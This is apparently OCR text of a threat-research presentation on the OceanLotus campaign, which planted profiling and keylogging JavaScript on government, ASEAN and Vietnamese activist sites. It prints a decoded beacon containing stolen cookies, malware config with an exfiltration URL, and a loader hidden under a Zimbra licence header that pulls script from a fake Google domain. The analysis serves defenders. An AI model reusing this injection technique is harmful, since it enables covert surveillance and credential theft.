90aW1lJTIyJTNBJTIyMjAxNy0wNS0yn1QxMiUzQTAyJTNBNTAuODE5WiUyMiUyQyUyMnRpbWV6b25lJTIyJTNBJTIyQW1lcmljYS9OZXdfWW9yayUyMiUyQyUyMmNsaWVudF9uZXR3b3JrX2lwX2xpc3QlMjIlM0ElNUIlMjIxOTIuMTY4LjgwLjIwNCUyMiU1RCUyQyUyMmNsaWVudF9hcGklMjIlM0ElMjIwMDczMDAyZTAwNmEwMDczMDA2MzAwNmYwMDcyMDA2NTAwMmQwMDY3MDA3MjAwNmYwM201MDA3MDAwMmUwMDYzbDA2ZjAwNmQlMjIlMkMlMjJjbGllbnRfdXVpZCUyMiUzQSUyMjdkMmQ3Y2U0N2RkMTdhZWJhZWU5MjhhMmJjMWFmMDk1JTIyJTJDJTIyY2xpZW50X3p1dWlkJTIyJTNBJTIyMjNmNGI3NGctNWRiMC00MGE3LTg3NTUtYmYxZDI1N2FhNTEzJTIyJTJDJTIyZHVyaW5nJTIyJTNBJTdCJTIyaGlzdG9yeSUyMiUzQTEzNTUlMkMlMjJ3ZWJydGMlMjIlM0ElNUI1NjIlNUQlN0QlN0QlMkMlMjJuYXZpZ2F0b3IlMjIlM0ElN0IlN0QlN0Q=/img_blank.gif

Decoded & Cleaned Up


```
{ "history ":{ "client_title ":
"%u1780%u17D2%u179A%u179F%u17BD%u1784%u1780%u17B6%u179A%u1794%u179A%u1791%u17C1%u179F
%u1793%u17B7%u1784%u179F%u17A0%u1794%u17D2%u179A%u178F%u17B7%u1794%u178F%u17D2%u178F%u17B7%u1780%
u17B6%u179A%u17A2%u1793%u17D2%u178F%u179A%u1787%u17B6%u178F%u17B7
%u1793%u17B7%u1784%u179F%u17D2%u1790%u17B6%u1793%u178F%u17C6%u178E%u17B6%u1784%u1780%u1798%u17D2%
u1796%u17BB%u1787%u17B6
%u1787%u17BD%u1799%u179F%u1784%u17D2%u179A%u17D2%u1782%u17C4%u17C7%u1796%u179B%u179A%u178A%u17D2%
u178B%u1781%u17D2%u1798%u17C2%u179A %u17E5%u17E7%u17E8 %u1793%u17B6%u1780%u17CB
%u1780%u17D2%u1793%u17BB%u1784%u179A%u1799%u17C8%u1796%u17C1%u179B %u17E9 %u1781%u17C2
%u178A%u17BE%u1798%u1786%u17D2%u1793%u17B6%u17C6 %u17E2%u17E0%u17E1%u17E6 ", "client_url ":
"http://www.mfa.gov.kh/?page=detail&ctype=article&id=1968&lg=kh ", "client_cookie ":
"PHPSESSID=b582f33b28030eee2658c9c626327cda; __atssc=google%253B1;
___APISID=7d2d7ce47dd17aebaee928a2bc1af095; __atuvc=2%257C21; __atuvs=592424c81fa93ff9001;
SAPIS_ID=cAxqYWNpZmRtaWhmZGpocG5qcGlpY2suY29tYnJvd3Nlci1leHRlbnNpb13uamRma21pYWJq ", "client_hash
": " ", "client_referrer ": "http://www.mfa.gov.kh/?page=detail&ctype=article&id=1968&lg=en ",
"client_platform_ua ": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.36 ", "client_time ": "2017-05-23T12:02:50.819Z ",
"timezone ": "America/New_York ", "client_network_ip_list ":[ "192.168.1.201 "], "client_api ":
"0073002e006a00730063006f00720065002d00670072006f00750070002e0063006f006d ", "client_uuid ":
"7d317ce47dd17aebaee928a2bc1aab25 ", "client_zuuid ": "23f4b74d-5db0-40a7-8755-bf1d257aa513 ",
"during ":{ "history ":1355, "webrtc ":[562]}}, "navigator ":{}}
```

Lots of Data Collection

- Simply visiting the Cambodian MFA website loaded a JavaScript file that kicked off a ton of system profiling and reporting.
  - All kinds of IDs, browser information, screen size, internal IP address, plugins, etc.
  - We label this profiling framework as **Framework B**
- At this point we are not seeing any exploit attempts, malware download prompts, or any sort of phishing.
- Next we want to know where all this data is going and what other systems might be involved.

Digging In

- Investigating the domain jscore-group.com turned up very little useful data.
- However, researching health-ray-id.com began to unravel a staggering number of related websites and infrastructure.

One Site After Another…

Site	Link 1	Link 2	Link 3
mfa.gov.kh	www.mfa.gov.kh/jwplayer.js	s.jscore-group.com/js/jwp.js	https://health-ray-id.com/robot.txt
www.khmer-press.com	http://cdn.widgetapi.com/includes/api.js	https://health-ray-id.com/robot.txt	
www.kntnews.com	http://api.querycore.com/wp/libraries.js	https://health-ray-id.com/robot.txt	
khmer-note.com	http://cdn.widgetapi.com/includes/api.js	https://health-ray-id.com/robot.txt	
suckhoedoisong.vn	suckhoedoisong.vn/front-end/static/js/jquery.min.js	http://s1.jqueryclick.com/plugins/ui.js	https://health-ray-id.com/robot.txt
police.gov.kh	http://police.gov.kh/wp-includes/js/jquery/jquery.js?ver=1.12.4	http://cdn.widgetapi.com/includes/api.js	https://health-ray-id.com/robot.txt
www.baocalitoday.com	http://www.baocalitoday.com/wp-content/themes/bcl-theme/js/dat-menu.js?ver=1.0	http://a.doulbeclick.org/analytics.js	https://health-ray-id.com/robot.txt
www.afp.mil.ph	http://www.afp.mil.ph/modules/mod_js_flexslider/assets/js/jquery.easing.js	http://ad.jqueryclick.com/assets/adv.js	https://health-ray-id.com/robot.txt
truyenhinhcalitoday.com	http://ad.adthis.org/analytics.js	https://health-ray-id.com/robot.txt	
www.diendantheky.net	http://hit.asmung.net/analytics.js	https://health-ray-id.com/robot.txt	
https://d1s66ldlhegqs2.cloudfront.net/	https://d1s66ldlhegqs2.cloudfront.net/?rwb3498472=1	https://wiget.adsfly.co/blog.js	https://health-ray-id.com/robot.txt
dannews.info	http://js.ecommer.org/menu.js	https://health-ray-id.com/robot.txt	
www.atgt.vn	http://www.googleuserscontent.org/js/gc.js	https://health-ray-id.com/robot.txt	
vietcatholic.net	http://vietcatholic.net/Inc/js/jquery-1.9.1.min.js	https://wiget.adsfly.co/api/query.js	https://health-ray-id.com/robot.txt

ASEAN Compromised

asean.org	asean.org/modules/aseanmail/js/wp-mailinglist.js	ad.jqueryclick.com/assets/adv.js
asean.org	asean.org/modules/wordpress-popup/inc/external/wpmu-lib/js/wpmu-ui.3.min.js	cloudflare-api.com/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=72580
www.monasri.gov.kh	www.monasri.gov.kh/templates/monasri_template/js/menu/mega.js	ad.jqueryclick.com/assets/adv.js

- **ASEAN** is a very high-profile organization.
  - It's also the first website we found two sets of suspect JavaScript on...

Fake CloudFlare Domain

- cloudflare-api.com/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=72580
- Large blob of JS that provides functions for performing MD5 hashing, base64 decoding, setting variables, and loading other functions.

```
var device_type = 'Desktop';
var os = 'win10';
var os_bits = '64';
var browser = 'ie';
var encryption_key = '1d8c39022dfce07712f8950ba7ad2263';
var receive_url = '//cloudflare-api.com/icon.jpg?v=72580';
var base_url = '//cloudflare-api.com/';
var cdn_base_url = '//cloudflare-api.com/';
```

New Framework

- This new framework collects similar information as Framework B but does it in different ways and actually encrypts the data being sent vs simply encoding it with base64
  - We gave it the moniker **Framework A**
- This framework was deployed alongside Framework B on the ASEAN website. The two frameworks do not work together.
  - It is unclear why OceanLotus deployed both frameworks to the ASEAN website.

Framework A: Keylogger

- During the course of our investigation into OceanLotus and Framework A, we learned there was a version of it that had keylogger functionality.
- Framework A functionality is designed to potentially be unique per site the code is on (v= identifier).
- There were versions observed for OWA and Zimbra.
  - Checks for specific username and password fields to capture and send along.

Philippines National Security Council (NSC)

```
/*
 * ***** BEGIN LICENSE BLOCK *****
 * Zimbra Collaboration Suite Web Client
 * Copyright (C) 2006, 2007, 2008, 2009, 2010, 2011, 2013, 2014 Zimbra, Inc.
 *
 * The contents of this file are subject to the Common Public Attribution License Version 1.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at: http://www.zimbra.com/license
 * The License is based on the Mozilla Public License Version 1.1 but Sections 14 and 15
 * have been added to cover use of software over a computer network and provide for limited attribution
 * for the Original Developer. In addition, Exhibit A has been modified to be consistent with Exhibit B.
 *
 * Software distributed under the License is distributed on an "AS IS" basis,
 * WITHOUT WARRANTY OF ANY KIND, either express or implied.
 * See the License for the specific language governing rights and limitations under the License.
 * The Original Code is Zimbra Open Source Web Client.
 * The Initial Developer of the Original Code is Zimbra, Inc.
 * All portions of the code are Copyright (C) 2006, 2007, 2008, 2009, 2010, 2011, 2013, 2014 Zimbra, Inc. All Rights Reserved.
 * ***** END LICENSE BLOCK *****
 */
window.onload = function () {
    var jqueryjs = document.createElement('script');
    jqueryjs.setAttribute('src','//jquery.google-js.org/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=18967');
    document.body.appendChild(jqueryjs);
}
```

Fake Google Site via PH NSC

- JavaScript added to the main index page loads keylogger (form stealer) from OceanLotus Framework A website.
  - New domain: **google-js[.]org**
- Identified several other fake Google sites:
  - google-js[.]net
  - google-script[.]org
  - googlescripts[.]com
  - googleuserscontent[.]org
  - track-google[.]com

Keyloggers

- Found on the following sites:

```
zimbra.nsc.gov.ph (Zimbra)
email.cnooc.com.cn (OWA)
email.cosl.com.cn (OWA)
mail.navchina.com (OWA)
mail.nsoas.org.cn (OWA)
mail2.afp.mil.ph (Zimbra)
mail.moit.gov.vn (OWA)
```

Profiling Framework Victimology

- We did a substantial amount of research into targeting and victims of the OceanLotus mass surveillance campaign.
- The following targets emerged:
  - Cambodian Government & Media
  - Philippines Military & Government
  - Laotian Government
  - Vietnamese [focused] NGOs and Individuals at odds with the Vietnamese Government

Vietnamese NGOs and Individuals

- The vast majority of compromised websites belonged to bloggers, activists, and NGOs critical of the Vietnamese Government.
  - Formosa Ha Tinh Steel Blog
    - Taiwanese steel company that caused a major environmental disaster in Vietnam after dumping cyanide and other harmful products into a river
  - Human Rights Defenders
  - News/Media Websites
  - Religious (Catholicism)
  - Websites exposing mistreatment of activists
- Over 100 websites and BlogSpot pages

Interesting Notes

- Numerous hosting providers and a large variety of CMS platforms
  - Joomla
  - Drupal
  - WordPress
  - Blogger/BlogSpot
- Numerous different methods of loading their JS
  - Typically appended to different legitimate JS files on a site
  - Variables often customized to blend in
  - Hostnames are often split up in multiple parts

Domains: Brand Impersonation


Targeting Whitelists

- All these frameworks and we see little to no action… What gives?
- Determined that OceanLotus must have some sort of profiling criteria and/or whitelists to determine who to target.
- Based on research, we start to suspect if you are on the OL target list they will:
  - Present fake login page
  - Present malware download


High Priority Targets

- An organization Volexity works with has been high-priority target for OceanLotus.
  - Conducted 2015 incident response for them involving OceanLotus
- We can confirm a whitelist for targeting exists based on network security monitoring and on-site testing.
- In our testing, we were able to visit compromised Vietnamese websites and have Framework B actually take action beyond just collecting profiling information.


Mach Song Media with Internet Explorer



Mach Song Media with Chrome




Sign In or Cancel… Same Place



